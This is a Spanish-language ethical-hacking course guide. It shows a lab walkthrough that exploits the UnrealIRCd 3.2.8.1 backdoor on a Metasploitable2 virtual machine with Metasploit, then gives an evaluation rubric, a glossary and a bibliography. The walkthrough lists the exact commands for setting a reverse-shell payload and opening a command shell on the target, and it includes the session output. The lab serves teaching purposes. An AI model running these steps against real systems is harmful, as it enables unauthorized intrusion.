



```
kali@kali: ~  
File Actions Edit View Help  
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=O  
COA/stateOrProvinceName=There is no such thing outside US/countryName=XX  
| Not valid before: 2010-03-17T14:07:45  
| Not valid after: 2010-04-16T14:07:45  
| _ssl-date: 2024-09-10T16:20:08+00:00; +7s from scanner time.  
5900/tcp open vnc VNC (protocol 3.3)  
| vnc-info:  
| Protocol version: 3.3  
| Security types:  
| VNC Authentication (2)  
6000/tcp open X11 (access denied)  
6667/tcp open irc UnrealIRCd  
| irc-info:  
| users: 1  
| servers: 1  
| lusers: 1  
| lservers: 0  
| server: irc.Metasploitable.LAN  
| version: Unreal3.2.8.1. irc.Metasploitable.LAN  
| uptime: 0 days, 0:27:57  
| source ident: nmap  
| source host: 9163EDDA.9B5B16DF.FFFA6D49.IP  
| error: Closing Link: xfuwfkfhe[192.168.186.128] (Quit: xfuwfkfhe)  
6697/tcp open irc UnrealIRCd  
| irc-info:  
| users: 1  
| servers: 1
```

Ahora realizaremos el ataque a esta misma vulnerabilidad pero utilizando la herramienta de metasploitable de kalilinux.



Corremos metasploit y nos pide el password de Kali, la digitamos.





Damos ifconfig para obtener la ip de nuestra máquina victima.

```
Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Home Kalilinux Metasploitable2-Linux

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:39:81:8d
          inet addr:192.168.186.129  Bcast:192.168.186.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe39:818d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:168 errors:0 dropped:0 overruns:0 frame:0
          TX packets:93 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12015 (11.7 KB)  TX bytes:11622 (11.3 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:144 errors:0 dropped:0 overruns:0 frame:0
          TX packets:144 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:44289 (43.2 KB)  TX bytes:44289 (43.2 KB)

msfadmin@metasploitable:~$
```

Desde Kalilinux

```
Kalilinux - VMware Workstation
File Edit View VM Tabs Help
Home Kalilinux Metasploitable2-Linux

Trash Kali Linux
File System
Home
UnrealIRCd...

Shell No. 1
File Actions Edit View Help

msf6 > search unrealircd

Metasploit Documentation: https://docs.metasploit.com/

Matching Modules

# Name                                     Disclosure Date Rank
Check Description
- - - - -
0 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent
No UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      127.0.0.1         no        The local client address
  CPORT      4444              no        The local client port
  Proxies    []               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     127.0.0.1         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      6667              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

La vulnerabilidad detectada para esta máquina es una puerta trasera. La idea es inyectar un payload para obtener una Shell reversa en mi máquina kalilinux y apoderarme de esa máquina.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 5
payload => cmd/unix/generic
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```



Show payloads

```
Kali Linux: Shell No. 1
File Actions Edit View Help
1 payload/cmd/unix/bind_perl . normal N
0 Unix Command Shell, Bind TCP (via Perl) . normal N
0 payload/cmd/unix/bind_perl_ipv6 . normal N
0 Unix Command Shell, Bind TCP (via perl) IPv6 . normal N
3 payload/cmd/unix/bind_ruby . normal N
0 Unix Command Shell, Bind TCP (via Ruby) . normal N
4 payload/cmd/unix/bind_ruby_ipv6 . normal N
0 Unix Command Shell, Bind TCP (via Ruby) IPv6 . normal N
5 payload/cmd/unix/generic . normal N
0 Unix Command, Generic Command Execution . normal N
6 payload/cmd/unix/reverse . normal N
0 Unix Command Shell, Double Reverse TCP (telnet) . normal N
7 payload/cmd/unix/reverse_bash_telnet_ssl . normal N
0 Unix Command Shell, Reverse TCP SSL (telnet) . normal N
8 payload/cmd/unix/reverse_perl . normal N
0 Unix Command Shell, Reverse TCP (via Perl) . normal N
9 payload/cmd/unix/reverse_perl_ssl . normal N
0 Unix Command Shell, Reverse TCP SSL (via perl) . normal N
10 payload/cmd/unix/reverse_ruby . normal N
0 Unix Command Shell, Reverse TCP (via Ruby) . normal N
11 payload/cmd/unix/reverse_ruby_ssl . normal N
0 Unix Command Shell, Reverse TCP SSL (via Ruby) . normal N
12 payload/cmd/unix/reverse_ssl_double_telnet . normal N
0 Unix Command Shell, Double Reverse TCP SSL (telnet) . normal N

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > Interrupt: use the 'exit'
command to quit
```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 6

```
Kali Linux: Shell No. 1
File Actions Edit View Help
command to quit
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 6
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.186.129
RHOST => 192.168.186.129
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.186.128
LHOST => 192.168.186.128
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.186.129 yes          The target host(s), see https://docs
  .metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      6667             yes        The target port (TCP)

Payload options (cmd/unix/reverse):
```



set RHOST 192.168.186.129

```
Kalilinux - VMware Workstation
File Edit View VM Tabs Help
Home x Kalilinux x Metasploitable2-Linux
1 2 3 4
Trash Kali Linux:
File System
Home
UnrealIRCd...

Shell No. 1
File Actions Edit View Help
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.186.129
RHOST => 192.168.186.129
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.186.128
LHOST => 192.168.186.128
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.186.129 yes         The target host(s), see https://docs.metsaploit.com/docs/using-metsaploit/basics/using-metsaploit.html
  RPORT      6667             yes         The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.186.128 yes         The target host to connect to
  LPORT     6667             yes         The target port to connect to
```

Con ifconfig obtengo la ip de mi mv kalilinux.



```
Kalilinux - VMware Workstation
File Edit View VM Tabs Help
Home x Kalilinux x Metasploitable2-Linux
1 2 3 4
Trash Kali Linux:
File System
Home
UnrealIRCd...

kali@kali:~$ ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.186.128 netmask 255.255.255.0 broadcast 192.168.186.255
    inet6 fe80::20c:29ff:fec5:2ea0 prefixlen 64 scopeid 0<link>
    ether 00:0c:29:c5:2e:a0 txqueuelen 1000 (Ethernet)
    RX packets 425 bytes 35418 (34.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 170 bytes 15396 (15.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 33798 bytes 5091818 (4.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 33798 bytes 5091818 (4.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$
```





```
Kalilinux - VMware Workstation
File Edit View VM Tabs Help
Home x Kalilinux x Metasploit2-Linux
1 2 3 4
Trash Kali Linux
File System
Home
UnrealIRCd...
Shell No. 1
File Actions Edit View Help
0 Automatic Target
View the full module info with the info, or info -d command.
msf6 exploit(unix/irc/unreal_ircd_3201_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.186.128:4444
[*] 192.168.186.129:6667 - Connected to 192.168.186.129:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :** Couldn't resolve your hostname;
using your IP address instead
[*] 192.168.186.129:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
Command: echo GDbU1zk8rbg59Llg;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "GDbU1zk8rbg59Llg\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.186.128:4444 -> 192.168.186.129:3
6089) at 2024-09-11 09:53:48 -0500
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

Y listo ya estamos en nuestra maquina victima.

```
Kalilinux - VMware Workstation
File Edit View VM Tabs Help
Home x Kalilinux x Metasploit2-Linux
1 2 3 4
Trash Kali Linux
File System
Home
UnrealIRCd...
Shell No. 1
File Actions Edit View Help
[*] B: "GDbU1zk8rbg59Llg\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.186.128:4444 -> 192.168.186.129:3
6089) at 2024-09-11 09:53:48 -0500
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```



4. PLANTEAMIENTO DE EVIDENCIAS DE APRENDIZAJE PARA LA EVALUACIÓN EN EL PROCESO FORMATIVO.

Fase del proyecto o formativo	Actividad del proyecto formativo	Actividad de Aprendizaje	Evidencias de Aprendizaje	CRITERIOS DE EVALUACIÓN	Técnicas e Instrumentos de Evaluación
Evaluación	DEFINIR LOS REQUERIMIENTOS DE INFRAESTRUCTURA DE RED DE DATOS PARA EL ÁREA CLOUD COMPUTING DEL CTA	VERIFICAR LAS CONDICIONES IMPLEMENTADAS EN LA RED DE DATOS, DE ACUERDO CON LOS TÉRMINOS DE REFERENCIA EL DISEÑO Y BAJO LA NORMATIVIDAD VIGENTE	INFORME TÉCNICO, ANÁLISIS DE VULNERABILIDADES Y ATAQUE A MV Y REDES WIRELESS	REALIZA ANÁLISIS DE VULNERABILIDADES A UNA RED MEDIANTE Y APLICA PENTEST DESDE LA ÉTICA HACKING IDENTIFICANDO Y APLICANDO LOS FUNDAMENTOS Y CONCEPTOS DE ETICA HACKING EN EL ENTORNO DE REDES	Lista de chequeo

1. GLOSARIO DE TÉRMINOS

- **Amenaza:** Cualquier posible peligro que pueda explotar una vulnerabilidad en un sistema de información, causando daño o pérdida.
- **Ataque:** Acción realizada con el objetivo de explotar una vulnerabilidad en un sistema para obtener acceso no autorizado o causar daño.
- **Autenticación:** Proceso de verificar la identidad de un usuario, dispositivo o sistema. Ejemplos incluyen contraseñas, autenticación multifactor (MFA) y biometría.
- **Autorización:** Proceso de otorgar permisos o privilegios a un usuario autenticado para acceder a recursos específicos dentro de un sistema.
- **Cifrado (Encryption):** Técnica utilizada para convertir datos en un formato que no pueda ser leído sin una clave de descifrado, protegiendo así la información durante su transmisión o almacenamiento.



- **Confidencialidad:** Principio de seguridad que asegura que la información solo es accesible para las personas autorizadas y se mantiene en secreto de aquellos que no tienen permiso para acceder a ella.
- **Integridad:** Garantiza que los datos no sean alterados de manera no autorizada durante su almacenamiento o transmisión.
- **Disponibilidad:** Asegura que los datos y servicios sean accesibles y utilizables por los usuarios autorizados cuando lo necesiten.
- **Firewall:** Dispositivo o software que controla el tráfico de red, permitiendo o bloqueando el tráfico según un conjunto de reglas de seguridad.
- **Malware:** Software malicioso diseñado para dañar, interrumpir o obtener acceso no autorizado a sistemas informáticos. Ejemplos incluyen virus, troyanos y ransomware.
- **Phishing:** Técnica de ingeniería social que intenta engañar a las personas para que revelen información confidencial, como contraseñas o detalles de tarjetas de crédito, mediante el uso de correos electrónicos falsos o sitios web fraudulentos.
- **Ransomware:** Tipo de malware que cifra los archivos del sistema y exige un rescate para proporcionar la clave de descifrado.
- **Vulnerabilidad:** Debilidad en un sistema o aplicación que puede ser explotada por un atacante para comprometer la seguridad.
- **Penetration Testing (Pruebas de Penetración):** Evaluación de seguridad en la que se simulan ataques a un sistema para identificar vulnerabilidades antes de que lo hagan los atacantes reales.
- **Inyección SQL:** Técnica de ataque en la que se insertan comandos SQL maliciosos en una consulta, permitiendo al atacante manipular la base de datos.
- **Zero-Day Exploit:** Vulnerabilidad en un software que es desconocida para el fabricante y, por lo tanto, no tiene un parche disponible para corregirla.
- **Red Team:** Grupo de especialistas en ciberseguridad que simula ataques para evaluar la defensa de una organización, identificando debilidades y áreas de mejora.
- **Blue Team:** Equipo encargado de defender los sistemas y redes de una organización contra ataques y amenazas, implementando y manteniendo medidas de seguridad.
- **SIEM (Security Information and Event Management):** Herramienta que recoge, analiza y correlaciona datos de eventos de seguridad en tiempo real para identificar y responder a amenazas.
- **DLP (Data Loss Prevention):** Conjunto de herramientas y estrategias utilizadas para prevenir la pérdida o divulgación no autorizada de datos sensibles.
- **VPN (Virtual Private Network):** Tecnología que crea una conexión segura y cifrada a través de una red menos segura, como Internet, para proteger la comunicación y mantener la privacidad.
- **Social Engineering:** Manipulación psicológica de las personas para obtener información confidencial o acceso a sistemas.
- **Botnet:** Red de computadoras infectadas con malware que pueden ser controladas de forma remota por un atacante para realizar actividades maliciosas.



- **Incident Response (Respuesta a Incidentes):** Proceso de gestión y resolución de eventos de seguridad para minimizar el impacto y recuperar la normalidad tras un incidente.
- **Patch Management (Gestión de Parcheo):** Proceso de aplicar actualizaciones y parches a software y sistemas para corregir vulnerabilidades y mejorar la seguridad.

6. REFERENTES BIBLIOGRÁFICOS

Construya o cite documentos de apoyo para el desarrollo de la guía, según lo establecido en la guía de desarrollo curricular. (**BIBLIOGRAFÍA / WEBGRAFÍA**).

"Hacking Ético: Una guía completa para la prueba de penetración"

Autor: Javier Figueroa

Descripción: Este libro proporciona una guía práctica para realizar pruebas de penetración y hacking ético, incluyendo técnicas, herramientas y metodologías.

"Hacking: The Art of Exploitation"

Autor: Jon Erickson

Descripción: Ofrece una introducción a la explotación de vulnerabilidades y a la programación en el contexto del hacking, con ejemplos prácticos y ejercicios.

"The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws"

Autores: Dafydd Stuttard y Marcus Pinto

Descripción: Un recurso exhaustivo sobre el hacking de aplicaciones web, cubriendo técnicas avanzadas y metodologías para identificar y explotar vulnerabilidades.

"Metasploit: The Penetration Tester's Guide"

Autores: David Kennedy, Jim O'Gorman, Devon Kearns y Mati Aharoni



Descripción: Enfocado en el uso de Metasploit, una herramienta popular para pruebas de penetración. Proporciona una guía detallada sobre cómo usar esta herramienta para realizar ataques y evaluaciones de seguridad.

"Hacking Exposed: Network Security Secrets & Solutions"

Autores: Stuart McClure, Joel Scambray y George Kurtz

Descripción: Un libro fundamental que cubre técnicas de hacking y defensa, proporcionando información práctica sobre cómo proteger las redes contra ataques.

"Penetration Testing: A Hands-On Introduction to Hacking"

Autor: Georgia Weidman

Descripción: Una guía práctica para el hacking ético, cubriendo técnicas básicas y avanzadas para realizar pruebas de penetración efectivas.

"Cybersecurity and Cyberwar: What Everyone Needs to Know"

Autores: P.W. Singer y Allan Friedman

Descripción: Ofrece una visión general accesible sobre la ciberseguridad y las amenazas, incluyendo el hacking ético en un contexto más amplio.

"Advanced Penetration Testing: Hacking the World's Most Secure Networks"

Autor: Wil Allsopp

Descripción: Dirigido a profesionales de la seguridad, este libro cubre técnicas avanzadas de pruebas de penetración y cómo abordar redes altamente seguras.

"CompTIA Security+ Guide to Network Security Fundamentals"

Autor: Mark Ciampa

Descripción: Aunque no está centrado exclusivamente en hacking ético, proporciona una base sólida en seguridad de redes que es esencial para cualquier profesional de seguridad.



"The Hacker Playbook 2: Practical Guide To Penetration Testing"

Autor: Peter Kim

Descripción: Un manual práctico que guía a los lectores a través de los métodos y técnicas utilizadas en las pruebas de penetración modernas.

7. CONTROL DEL DOCUMENTO

	SONIA YAMILE ORTEGA CARRILLO	INSTRUCTOR	TICS	Fecha
Autor (es)	SONIA YAMILE ORTEGA CARRILLO	INSTRUCTOR	TICS	18/09/24

8. CONTROL DE CAMBIOS (diligenciar únicamente si realiza ajustes a la guía)

	Nombre	Cargo	Dependencia	Fecha	Razón del Cambio
Autor (es)					